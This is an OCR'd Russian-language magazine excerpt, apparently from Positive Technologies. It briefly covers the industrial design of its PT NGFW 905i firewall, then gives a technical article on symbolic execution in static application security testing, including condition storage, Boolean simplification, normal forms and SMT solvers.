


«Кого ты собралась очаровывать? Монтажников с отверткой или голубей на распределительном шкафу?» — говорил голос разума, но согласиться с ним никак не получалось. Разрабатывая PT NGFW, мы думали не только о содержании, но и о форме. Он должен был вызывать эмоции с самой первой секунды, поэтому мы выбирали и цвет краски, и степень ее гладкости, придирались к эстетике и ощущениям. Упаковка, сопроводительная документация — все они стали важными частями конечного продукта. Мы были уверены, что все получилось: в 2025 г. нам десятки раз присылали видео распаковок и сравнивали нас с мировыми лидерами промышленного дизайна.

Начался бой за эстетику. В правом углу ринга скромно стоял дизайн, а в левом в предвкушении победы подпрыгивали фавориты этого матча, обладатели всех возможных чемпионских поясов: пыле- и влагозащищенность, корпус с интегрированным радиатором и форм-фактор крепления на DIN-рейку. Мы часами пытались найти хоть какой-то пример эстетичного исполнения индустриальных устройств, но все попытки заканчивались неудачей. Казалось, никто и никогда не делал ничего красивого для АСУ ТП...

Дизайн предсказуемо проиграл, но в этой борьбе все-таки родился удачный компромисс, который позволил сохранить узнаваемую обтекаемую форму, цветовое решение и общее восприятие PT NGFW. Внутри мы ласково назвали получившийся прототип «Буханкой». Название гарантировало долгий срок жизни, изначальную идеальность форм и, конечно, легендарность. Для рынка же было выбрано менее романтичное и более официальное наименование — PT NGFW 905i.

Осталось дождаться опытной партии, и индустриальный PT NGFW будет готов выйти из прохладной уютной серверной в реальную жизнь, где его врагами станут не только виртуальные хакеры, но и абсолютно реальные физические явления: сжимающий металл мороз и нескончаемая городская вибрация.



# РАЗРАБОТЧИК-ВОИН: ЭКСПОНЕНТА В ОТРАЖЕНИИ



**Георгий Александрия**

Ведущий программист группы разработки средств статического анализа, Positive Technologies

SAST (Static Application Security Testing) — метод тестирования защищенности приложений, который анализирует их исходный код и компоненты с помощью разных подходов, алгоритмов и технологий. Среди них есть символьное выполнение, с подробным описанием которого можно познакомиться здесь: ❶, ❷.

Говоря простым языком, этот подход основан на следующих постулатах:

› При анализе исходный код преобразуется в другое представление для сбора необходимых свойств, при этом явная интерпретация кода не производится.

› Все входные данные (аргументы функций точек входа, обращение к файловой системе, внешним сервисам и т. д.) считаются неизвестными и помечаются как символьные значения, которые могут принимать любые доступные значения, пока на них не наложены ограничительные условия.

› Учитываются все возможные пути разветвления исходного кода, соответствующие языковым конструкциям ветвления управления, где ветвление может достигаться в том числе за счет символьных неизвестных значений.

Для простоты понимания будем использовать следующие термины:

› **Вариантом** будем называть пару $(y, x)$, где $x$ — некое значение, а $y$ — условие достижимости этого значения. Обозначать будем как $y \to x$.

› **Вариативным множеством** будем называть множество всех вариантов выражения. Обозначать будем как $\{y_1 \to x_1;\ \ldots\ ; y_n \to x_n\}$.

# ФУНДАМЕНТАЛЬНАЯ ПРОБЛЕМА ПОДХОДА

В прошлых статьях (❸, ❹) мы уже говорили о том, что символьный анализ имеет экспоненциальную сложность, и рассматривали различные подходы к решению этой проблемы. Если коротко, то $\exists\ X_1,\ \ldots,\ X_n$ — вариативные множества:

$$\forall i \in \{1, \ldots, n\}\colon X_i = \{y_1^i \to x_1^i; \ldots; y_{k_i}^i \to x_{k_i}^i\},\ \textit{где}\ |X_i| = k_i;$$

$\exists\ g$ — $n$-мерная функция языка (сложение, конъюнкция и др.). В частности, определено $g(X_1, \ldots, X_n)$, тогда количество вариантов выражения $g(X_1, \ldots, X_n)$ равно:

$$|g(X_1,\ \ldots,\ X_n)| = |X_1 \times \ldots \times X_n| = \prod_{i=1}^{n} k_i$$

$$\exists\ k_{min} = \inf_{i \in \{1,\ \ldots,\ n\}} k_i,\ \exists\ k_{max} = \sup_{i \in \{1,\ \ldots,\ n\}} k_i,\ \text{тогда}$$

$$k_{max}{}^n \geq \prod_{i=1}^{n} k_i \geq k_{min}{}^n$$

Откуда и следует показательная (грубо говоря, экспоненциальная) скорость роста данных.

Если посмотреть на представление некоторого выражения $g$ с подвыражениями (из прошлых статей) относительно символьных неизвестных и содержащихся в нем вариативных множеств (см. рис. 1), то станет понятно, что количество вариантов всего выражения $g$ ощутимо быстрее растет по условиям вариантов вариативных множеств, нежели по значениям этих же вариантов.





Рисунок 1. Представление выражения с подвыражениями, где некоторые из них — вариативные множества

Происходит это потому, что для каждого значения варианта в каждом вариативном множестве существует множество допустимых значений условия варианта. Из этого следует, что одному конкретному значению соответствует множество условий, приводящих к нему. Поэтому далее будут рассмотрены способы уменьшения и сдерживания множества достижимых условий выражений.

## ХРАНЕНИЕ УСЛОВИЙ

Прежде всего необходимо понять, каким образом хранить условия, когда они состоят из каких-то конъюнктов и дизъюнктов, например $a \wedge \Big( (c \vee d) \wedge b \Big)$.

Так как мы работаем с исходным кодом, все выражения могут быть транслированы в разные представления, одно из которых — AST ❺ — является абстрактным синтаксическим деревом. Значит, пример логического условия выше можно представить в этом виде следующим образом:





Рисунок 2. Представление условия в виде AST

Формально такое представление будет описываться следующим образом:

```
Tree = (Leaf
            (Obj expression)) |
       (Node
            (Operation kind)
            (Tree left)
            (Tree right))
```

То есть дерево может быть либо терминальным (листовым) узлом с некоторым символьным выражением, либо нетерминальным — с типом операции и с правым и/или левым поддеревьями. Однако у такого способа хранения есть ощутимый недостаток — скорость поиска элементов, которая может быть линейно зависима от количества элементов, как показано на рис. 3.





Рисунок 3. Вырожденный случай линейного поиска в дереве

Чтобы устранить эту проблему, сделаем следующие шаги. Во-первых, поэтапно изменим описание дерева:

```
Tree = (Leaf
            (Obj expression)) |
       (Node
            (Operation kind)
            (Tree left)
            (Tree right))
```

»

```
Tree = (Leaf
            (Obj expression)
            (Number key)) |
       (Node
            (Operation kind)
            (Tree left)
            (Tree right))
```

»

```
(Operation)
Tree = (Leaf
            (Obj expression)
            (Number key)) |
       (Node
            (Obj expression)
            (Tree left)
            (Tree right))
```

»

```
(Operation)
Tree = (Leaf
            (Obj expression)
            (Number key)) |
       (Node
            (Obj expression)
            (Tree left)
            (Tree right)
            (Number key))
```

То есть каждому узлу в бинарном дереве добавим числовой показатель — ключ, который соответствует символьному выражению в этом узле. Также в нетерминальных узлах заменим операцию на символьное выражение, при этом замененную операцию свяжем с самим деревом. Таким образом получим, что дерево может содержать только операнды одного типа операций в противовес тому, что было ранее. От ключа будем требовать только одно свойство: значения ключей для двух равных выражений должны быть равны, то есть если ключи разные, то и выражения будут неравными.

Во-вторых, будем использовать самобалансирующееся дерево поиска, сбалансированное по высоте: например, AVL, Reb-black tree, B-tree и др. Полное отличие сбалансированных по высоте деревьев от несбалансированных см. здесь [6], а если кратко, то оба типа деревьев балансируют свою высоту при различных операциях с ними. Но деревья первого типа гарантируют, что высота дерева не будет превышать некоторого $\log_k(n)$ (где $n$ — количество узлов в дереве, а $k$ — количество дочерних элементов нетерминальных узлов), тогда как деревья второго типа, несмотря на балансировку высоты, все еще могут иметь высоту, близкую к линейной $n$.

Эти два шага позволят нам оптимальнее искать необходимые элементы. В качестве альтернативы можно рассмотреть хеш-таблицу (см. рис. 4), где для каждого выражения вычисляется хеш-значение по функции и определяется его место в таблице. Время поиска в таблице будет сопоставимо с полученным деревом с учетом того, каким образом решается проблема коллизий: через открытую адресацию, списки и др.





Рисунок 4. Хеш-таблица

# СПОСОБЫ СОКРАЩЕНИЯ

Далее рассмотрим простые подходы, которые можно применить для сокращения и сдерживания условий.

Первый — использование полиадических операторов, которые могут иметь любое количество операндов (по-другому их еще называют мультиарными или вариативными). Это позволит перейти от использования множества бинарных операторов к одному полиадическому оператору: $a_1 \wedge \ldots \wedge a_i \wedge \ldots \wedge a_n \rightarrow (\wedge a_1 \ldots a_i \ldots a_n)$. В дальнейшем мы будем использовать соответствующую запись полиадических операторов.

Второй подход — использование свойств самой булевой алгебры, в которой находятся условия:

- *идемпотентность:* $(\wedge a \ldots a) = a; (\vee a \ldots a) = a;$
- *поглощение:* $\left(\vee a \left(\wedge a_1 \ldots a_n\right)\right) = a_i, \ \forall i \in \{1, \ .., \ n\};$

  $\left(\wedge a\_i \left(\vee a\_1 \ldots a\_n\right)\right) = a\_i, \ \forall i \in \backslash\{1, .., n\backslash\};$
- *Sup и Inf:* $(\vee a_1 \ldots a_n \, true) = true; (\wedge a_1 \ldots a_n \, false) = false;$
- *коммутативность:*

  $(\wedge a_1 \ldots a_i \, a_{i+1} \ldots a_n) = (\wedge a_1 \ldots a_{i+1} \, a_i \ldots a_n), \forall i \in \{1, .., n\};$

  $(\vee \ a_1 \ldots a_i \, a_{i+1} \ldots a_n) = (\vee \ a_1 \ldots a_{i+1} \, a_i \ldots a_n), \forall i \in \{1, .., n\};$
- *ассоциативность:* $\left(\wedge b \left(\wedge \ a_1 \ldots a_n\right)\right) = (\wedge b \, a_1 \ldots a_n);$

  $\left(\vee b \left(\vee \ a_1 \ldots a_n\right)\right) = (\vee b \, a_1 \ldots a_n);$
- *дистрибутивность:*

  $\left(\vee a \left(\wedge b_1 \ldots b_n\right)\right) = \left(\wedge \left(\vee a \, b_1\right) \ldots \left(\vee a \, b_n\right)\right);$

  $\left(\wedge a \left(\vee b_1 \ldots b_n\right)\right) = \left(\vee \left(\wedge a \, b_1\right) \ldots \left(\wedge a \, b_n\right)\right);$
- *инволютивность:* $\neg\neg a \ = \ a;$
- *дополнительность:* $\left(\vee \neg a_i \left(\vee a_1 \ldots a_n\right)\right) = true, \forall i \in \{1, .., n\};$

  $\left(\wedge \neg a_i \left(\wedge a_1 \ldots a_n\right)\right) = false, \forall i \in \{1, .., n\};$
- *законы де Моргана:*

  $\neg(\wedge a_1 \ldots a_n) = (\vee \neg a_1 \ldots \neg a_n); \ \neg(\vee a_1 \ldots a_n) = (\wedge \neg a_1 \ldots \neg a_n).$

Это поможет нам экономить ресурсы, видоизменять и отбрасывать недостижимые условия и даже фиксировать единственный вариант с достижимым условием в вариативном множестве, что позволит ускорить время обработки данных при анализе. Однако на текущий момент есть один нюанс. Структура данных, которую мы рассматривали ранее, была заточена на быстрое нахождение элемента в ней. Но свойства булевой алгебры также требуют понимания, а имеется ли в ней элемент, противоположный текущему. Следовательно, для применения всех свойств необходимо будет делать два поиска в структуре — самого элемента и его отрицания, что не очень приятно.

Независимо от того, какую структуру данных рассматривать — полученное дерево или хеш-таблицу, поиск элементов в них происходит по определенному числу: числовому ключу или значению хеш-функции. Затем идет сравнение искомого элемента с предполагаемым равным в структуре данных. Сделаем структуру данных инвариативной относительно операции отрицания, то есть она будет считать, что $a = \neg a$, $\forall a$, соответственно, числовые показатели также будут считаться равными. Получается, что вместо двух операций поиска элемента и его отрицания со сравнениями будут выполнены одна операция поиска и две операции сравнения — чтобы определить, нашелся ли сам элемент или его отрицание. Это позволит использовать все свойства булевой алгебры оптимальнее.

Третий подход — использование нормальных форм представления логических условий. Конъюнктивная нормальная форма (КНФ) — булева формула, которая представлена в виде конъюнкций дизъюнктов литералов. Проще говоря, это конъюнкция, операнды которой не содержат других конъюнкций и содержат либо дизъюнкции, либо атомарную формулу, либо ее отрицание:


$$\left( \wedge \left( \vee a_1 \ldots a_n \right) \left( \vee b_1 \ldots b_n \right) \left( \vee c_1 \ldots c_n \right) \right).$$

Аналогично дизъюнктивная нормальная форма (ДНФ) — булева формула, которая представлена в виде дизъюнкции конъюнктов литералов:

$$\left( \vee \left( \wedge a_1 \ldots a_n \right) \left( \wedge b_1 \ldots b_n \right) \left( \wedge c_1 \ldots c_n \right) \right).$$

Любую булеву формулу можно привести к одной из указанных выше нормальных форм. Для этого в нашем случае можно применить, по необходимости, следующие свойства булевой алгебры: законы де Моргана, инволютивность, дистрибутивность, дополнительность и поглощение, идемпотентность. Нормальные формы позволят держать все логические формулы в схожем виде, что упростит работу с ними — в частности, применение булевых свойств.

# SMT



К текущему моменту мог возникнуть закономерный вопрос: зачем нужны все эти действия с условиями, если можно использовать различные SMT-решатели, которые покажут, выводима ли логическая формула и при каких значениях? Прежде, чем ответить на этот вопрос, замечу, что Satisfiability Modulo Theories (SMT) — задача выполнимости формул в теориях, где задачей является определенная логическая формула, состоящая из утверждений относительно некоторой теории: целых чисел, векторов, строк и др. Выражение $a > 1 \wedge a < 100$ является формулой над теорией целых чисел, а может быть и над теорией вещественных чисел: так как дополнительных ограничений больше нет, могут подходить сразу несколько теорий.

Соответственно, SMT-решатели решают задачу выводимости и говорят о достижимости или ее отсутствии, используя для этого синтаксис в терминах SMT, как показано в примере ниже.

```
(set-option :print-success false)
(set-option :produce-models true)
(set-logic QF_LIA)
(declare-const x Int)
(declare-const y Int)
(assert (= (+ x (* 2 y)) 20))
(assert (= (- x y) 2))
(check-sat)
; sat
(get-value (x y))
; (x 8) (y 6))
```

Сначала устанавливаются опции для запроса, затем задается та логика (теория), относительно которой будут подаваться на вход логические формулы. После идет объявление переменных для запроса, следом задаются основные логические формулы и ограничения, требующие проверки выводимости. Под конец проверяется выводимость всего запроса. В случае выводимости запроса есть возможность получить конкретное множество значений переменных, приводящее весь запрос в достижимое состояние.

Теперь, когда мы кратко рассмотрели SMT, можно дать ответ на изначальный вопрос: зачем нужны все эти действия с условиями, когда есть SMT-решатели? Причина проста: далеко не всегда SMT-решатели способны решить логическую формулу за приемлемое время.

Рассмотрим пример: CVC5 v1.2 с опциями запуска ***-L smt2.6 –output-lang smt2.6 –incremental –produce-models –strings-exp*** на машине с Intel(R) Core(TM) i7-12700H 2.30GHz 14 Cores 64GB DDR5 4800 MHz.

```
(set-logic ALL)
(declare-const x Int)
(assert (= 1 (mod 0 (str.len (str.from_int (ite (= x 0) 0 (div 0 x)))))))
(check-sat)
```

В таких условиях решение не находится за десятки минут. Если взглянуть на инструкцию (ite (= x 0) 0 (div 0 x), то можно заметить, что она всегда возвращает 0. А при замене этой инструкции на явный 0 CVC5 начинает решать это выражение за считанные секунды.

